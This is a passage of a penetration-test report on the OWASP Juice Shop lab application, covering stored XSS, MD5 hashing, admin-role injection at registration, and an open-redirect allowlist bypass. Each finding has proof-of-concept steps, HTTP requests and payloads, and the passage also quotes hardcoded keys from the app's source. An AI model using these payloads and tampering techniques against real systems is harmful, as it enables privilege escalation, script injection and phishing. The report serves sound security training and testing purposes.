
2. Intercept the request using Burp Suite and send it to Repeater tool.

The screenshot shows the ZAP interface in the Proxy tab. A POST request to `http://localhost:3000/api/Users/` is selected. A context menu is open over the request, with 'Send to Repeater' highlighted. The 'Inspector' panel on the right shows various request details.

3. Modify the email field to contain the following payload and send the request:

The screenshot shows the ZAP interface in the Repeater tab. A POST request to `http://localhost:3000/api/Users/` is being modified. The 'email' field of the request payload is highlighted with a red box and contains the value `<iframe src='javascript:alert('xss')'>`. The response pane shows the database entry for this user, where the 'email' field in the response also contains the same XSS payload, indicated by another red box.

4. The server accepts it and creates the account.
5. Go to login page and login by payload in email section and password here we go the account is exist and we loged in



## 5.7 Cryptographic Issues

### 5.7.1 Weird Crypto

HIGH

#### Description:

During a source code review, the penetration tester inspected the system's backend files and discovered the use of the outdated and insecure hashing algorithm MD5.

MD5 is no longer considered secure due to known vulnerabilities such as collision attacks and ease of brute-forcing, especially with modern computing power.

---

#### Impact:

- Hash Collision Risk: Malicious users could exploit MD5's collision weakness to generate identical hashes for different inputs.
  - Offline Password Cracking: If used for password hashing, penetration testers can easily reverse hashes using precomputed rainbow tables or brute-force tools.
- 

Vulnerability Location: <https://github.com/juice-shop/juice-shop/blob/master/lib/insecurity.ts>

---

#### CVE / OWASP Reference:

-OWASP Top 10 – A07:2021 – Identification and Authentication Failures  
[https://owasp.org/Top10/A07\\_2021-  
Identification and Authentication Failures/](https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/)


---

#### Recommendation:

## 1. Replace MD5 with a Strong Cryptographic Hashing Algorithm.

Proof of Concept:

1. The tester navigated to the official GitHub repository of the application <https://github.com/juice-shop/juice-shop>
2. While reviewing the codebase, the tester examined the file <https://github.com/juice-shop/juice-shop/blob/master/lib/insecurity.ts>



The screenshot shows a GitHub code editor interface. On the left, the file tree for the 'master' branch is visible, showing directories like 'encryptionkeys', 'frontend', 'ftp', 'i18n', and 'lib'. Two files in the 'lib' directory are highlighted with red arrows: 'antiCheats.ts' and 'insecurity.ts'. The right panel displays the content of the 'insecurity.ts' file. The code imports various modules such as fs, crypto, express, express-jwt, jsonwebtoken, and sanitize-filename. It includes a large base64-encoded RSA private key at the bottom.

```
/*
 * Copyright (c) 2014-2025 Bjoern Kimmich & the OWASP Juice Shop contributors.
 * SPDX-License-Identifier: MIT
 */

import fs from 'node:fs'
import crypto from 'node:crypto'
import { type Request, type Response, type NextFunction } from 'express'
import { type UserModel } from 'models/user'
import expressJwt from 'express-jwt'
import jwt from 'jsonwebtoken'
import jws from 'jws'
import sanitizeEmailLib from 'sanitize-email'
import sanitizeFilenameLib from 'sanitize-filename'
import * as utils from './utils'

/* jslint node: true */
// eslint-disable-next-line @typescript-eslint/prefer-ts-expect-error
// @ts-expect-error FIXME no typescript definitions for z85 :(
import * as z85 from 'z85'

export const publicKey = fs ? fs.readFileSync('encryptionkeys/jwt.pub', 'utf8') : 'placeholder-public-key'
const privateKey = '-----BEGIN RSA PRIVATE KEY-----\nMIICXAIBAAKBgQDlwqLLe9wgIXCbc7+RPd0bbnqjdb4k0P0GzqJp\n-----END RSA PRIVATE KEY-----'
```

3. In this file, the tester discovered that the system was using the MD5 hashing algorithm, which is known to be weak and cryptographically broken

```
31      }
32
33  interface IAuthenticatedUsers {
34    tokenMap: Record<string, ResponseWithUser>
35    idMap: Record<string, string>
36    put: (token: string, user: ResponseWithUser) => void
37    get: (token?: string) => ResponseWithUser | undefined
38    tokenOf: (user: UserModel) => string | undefined
39    from: (req: Request) => ResponseWithUser | undefined
40    updateFrom: (req: Request, user: ResponseWithUser) => any
41  }
42
43  export const hash = (data: string) => crypto.createHash('md5').update(data).digest('hex')
44  export const hmac = (data: string) => crypto.createHmac('sha256', 'pa4qacea4VK9t9nGv7yZtwmj').update(
45
46  export const cutOffPoisonNullByte = (str: string) => {
47    const nullByte = '%00'
48    if (utils.contains(str, nullByte)) {
49      return str.substring(0, str.indexOf(nullByte))
50    }
51  }
52
53  interface IToken {
54    token: string
55    user: ResponseWithUser
56  }
57
58  type ResponseWithUser = {
59    id: string
60    name: string
61    email: string
62    password: string
63    roles: string[]
64  }
65
66  type UserModel = {
67    id: string
68    name: string
69    email: string
70    password: string
71    roles: string[]
72  }
73
74  type Request = {
75    headers: Headers
76    body: any
77  }
78
79  type Response = {
80    status: number
81    data: any
82  }
83
84  type Error = {
85    message: string
86    stack: string
87  }
88
89  type Record<K, V> = { [key: K]: V }
90
91  type Record<K, V> = { [key: K]: V }
```

4. After confirming the presence of MD5 usage, the tester reported this finding via the customer feedback

### Customer Feedback

Author  
anonymous

Comment\*  
md5

Max. 160 characters 3/160

Rating

CAPTCHA: What is  $1+4*1$  ?

Result\*  
5

> Submit

## 5.7 Improper Input Validation

### 5.7.1 Admin Registration

CRITICAL

#### Description:

This vulnerability allows a user to escalate their privileges during the registration process by manipulating the HTTP request. By intercepting and modifying the registration request to include a role parameter with the value admin, a penetration tester can register as an admin user and gain access to the restricted administration panel.

---

#### Impact:

A penetration tester was able to escalate privileges by registering as an admin user, giving full access to sensitive administration features. This could lead to total compromise of the application, including viewing user data, modifying site configurations, or deleting critical resources.

---

#### Vulnerability Location:

- Registration Endpoint: :#/register
- Parameter Affected: role
- Admin Panel URL: /#/administration


---

#### Recommendations:

- The server should strictly validate all incoming input and ignore or reject any unauthorized fields such as role during registration.
- Access control checks should be enforced on server-side based on session and user context, not on client-submitted values.
- Use allowlists to restrict acceptable parameters for each endpoint.
- Implement logging and alerting unexpected or suspicious input (role submission during registration).

## Proof Of Concept:

1. Open Burp Suite and launch the browser.



2. Navigate to the registration page, fill out the form and enable Intercept to capture the registration request.

This screenshot illustrates the process of capturing a registration request. On the left, the Burp Suite interface shows the "Intercept" button highlighted in red. On the right, a web browser window displays the "OWASP Juice Shop" User Registration page at localhost:3000/#/register. The registration form includes fields for Email (dy@juice-sh.op), Password (redacted), and Father's birth date? (MM/DD/YY) (1211). The "Register" button is visible at the bottom right of the form. The browser's address bar shows the URL localhost:3000/#/register.

### 3. Send the request to the Repeater tab in Burp Suite.


The screenshot shows the Burp Suite interface. In the left panel, under the 'Intercept' tab, a POST request to `/api/Users/` is selected. The request payload is highlighted with a red box and contains user registration data. In the right panel, the 'User Registration' form is displayed, showing fields for Email, Password, Security Question, and Father's birth date. The 'Register' button is at the bottom.

### 4. Observe the request and response.

The screenshot shows the Burp Suite interface with the 'Request' and 'Response' tabs open. The 'Request' tab displays the same POST data as before. The 'Response' tab shows the server's response: a 201 Created status with a JSON object containing the user's information, including a 'role' field set to 'customer'. This response is also highlighted with a red box.

There is an interesting value in the response: "role" Response shows "role": "customer" indicating a normal user.

5. In the request body, manually add: "role": "admin" and change email to avoid a unique email error click send




```

POST /api/Users/ HTTP/1.1
Host: localhost:3000
Content-Length: 285
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept: application/json, text/plain, */*
Content-Type: application/json
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; continueCode=V03DL3k6v05eWYryoaQPNZEpdKVxujyFnXA714KMVRXxnlg9Bjbqw8mj2wR; cookieconsent_status=dismiss
Connection: keep-alive
{
  "email": "administrator@juice-sh.op",
  "password": "1234512345",
  "passwordRepeat": "1234512345",
  "role": "admin",
  "securityQuestion": {
    "id": 4,
    "question": "Father's birth date? (MM/DD/YY)",
    "createdAt": "2025-04-30T00:40:11.193Z",
    "updatedAt": "2025-04-30T00:40:11.193Z"
  },
  "securityAnswer": "1211"
}

```

6. Response returns: “HTTP/1.1 201 Created”, confirming successful registration.



Request	Response
<pre> POST /api/Users/ HTTP/1.1 Host: localhost:3000 Content-Length: 285 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126" Accept: application/json, text/plain, */* Content-Type: application/json Accept-Language: en-US sec-ch-ua-mobile: ?0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36 sec-ch-ua-platform: "Linux" Origin: http://localhost:3000 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: http://localhost:3000/ Accept-Encoding: gzip, deflate, br Cookie: language=en; welcomebanner_status=dismiss; continueCode=V03DL3k6v05eWYryoaQPNZEpdKVxujyFnXA714KMVRXxnlg9Bjbqw8mj2wR; cookieconsent_status=dismiss Connection: keep-alive {   "email": "administrator@juice-sh.op",   "password": "1234512345",   "passwordRepeat": "1234512345",   "role": "admin",   "securityQuestion": {     "id": 4,     "question": "Father's birth date? (MM/DD/YY)",     "createdAt": "2025-04-30T00:40:11.193Z",     "updatedAt": "2025-04-30T00:40:11.193Z"   },   "securityAnswer": "1211" } </pre>	<pre> HTTP/1.1 201 Created Access-Control-Allow-Origin: * X-Content-Type-Options: nosniff X-FRAME-Options: SAMEORIGIN Feature-Policy: payment 'self' X-Recruiting: #/jobs Location: /api/Users/29 Content-Type: application/json; charset=utf-8 Content-Length: 310 ETag: W/"1be040c0a04MvdFYRL4MX5iJHJUP4" Date: Thu, 01 May 2025 00:18:34 GMT Connection: keep-alive Keep-Alive: timeout=5 {   "status": "success",   "data": {     "username": "",     "deletedToken": "",     "lastLoginIp": "0.0.0.0",     "profileImage": "/assets/public/images/uploads/defaultAdmin.png",     "isActive": true,     "id": 29,     "email": "administrator@juice-sh.op",     "role": "admin",     "updatedAt": "2025-05-01T00:18:34.177Z",     "createdAt": "2025-05-01T00:18:34.177Z",     "deletedAt": null   } } </pre>

7. Log in with the newly registered account and Access the **Administration Panel** -shown previously in another vulnerability found- which is only visible to admins.

The screenshot shows a web browser window for the OWASP Juice Shop application. The URL is `localhost:3000/#administration`. The page has a dark theme with a green header bar at the top containing the message: "You successfully solved a challenge: Admin Section (Access the administration section of the store.)". On the right side, there is a user menu with the following items: "administrator@juice-sh.op" (highlighted), "Orders & Payment", "Privacy & Security", and "Logout".  
  
The main content area is divided into two sections:

- Registered Users:** A table listing users with their email addresses:

User
admin@juice-sh.op
jim@juice-sh.op
bender@juice-sh.op
björn.kimminich@gmail.com
ciso@juice-sh.op
support@juice-sh.op
marty@juice-sh.op
mc.safesearch@juice-sh.op
- Customer Feedback:** A table listing customer reviews with their ratings:

Review ID	Comment	Rating	Action
1	I love this shop! Best products in town! Highly recommended! (**in@juice-sh.op)	★★★★★	Edit
2	Great shop! Awesome service! (**@juice-sh.op)	★★★★★	Edit
3	Nothing useful available here! (**der@juice-sh.op)	★	Edit
21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch" (**ereum@juice-sh.op)	★	Edit
	Incompetent customer support! Can't even upload photo of broken purchase! Support Team: Sorry, only order confirmation PDFs can be attached to complaints! (anonymous)	★★	Edit

The Administration panel is now accessible, confirming the account has admin privileges.

## 5.7.2 Allowlist Bypass (Unvalidated Redirect)

HIGH

### Description:

The application incorrectly handles redirect validation by trusting user-supplied URLs without sufficient checks.

An penetration tester can bypass the intended allowlist validation by crafting a malicious URL using techniques such as double slashes (//) and URL parameters, leading users to unauthorized external sites.

---

### Impact:

- Phishing Attacks: penetration testers can redirect users to fake login pages or malicious sites.
  - Loss of Trust: Users may believe the redirection is safe because it originates from a trusted application.
  - Session Hijacking / Malware Delivery: penetration testers can capture sensitive information or deliver malware through the redirected site.
- 

### Vulnerability Location:

- Component: Redirect Mechanism
  - Endpoint: http://127.0.0.1:3000/redirect?to={url}
- 

### Recommendations:


1. Strict Validation of Redirect Targets:
  - Only allow redirection to trusted internal domains.
  - Use a hardcoded allowlist and compare the decoded domain with it.
2. URL Normalization and Parsing:
  - Normalize the URL before validation to avoid tricks with slashes or URL parameters.
3. Avoid User-Controlled Redirects:
  - Where possible, remove user control over redirection destinations.

- o If necessary, use tokens or mappings on the server side instead of allowing arbitrary URLs.
- 

## Proof of Concept (PoC):


### 1. Locate the Redirect Link:

- Open the web page in the browser.
- Open the browser Inspect tool (F12).



- Search for the keyword redirect.
- Find a link like:  
[/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufD](https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufD)

QTezwG8DRZm




The screenshot shows the OWASP Juice Shop application running in a browser. The URL is 127.0.0.1:3000/#/search. The page displays a product card for "Apple Juice (1000ml)" with a price of 1.99. A yellow arrow highlights the "Bitcoin Address" link in the card. To the right, the browser's developer tools are open, specifically the Sources tab. The code in main.js shows a snippet of JavaScript that includes a redirect logic. A yellow arrow points to the redirect code in the main.js file.

## 2. Normal Redirect Attempt:

Access the vulnerable redirect endpoint directly:

<http://127.0.0.1:3000//redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTewzG8DRZm>



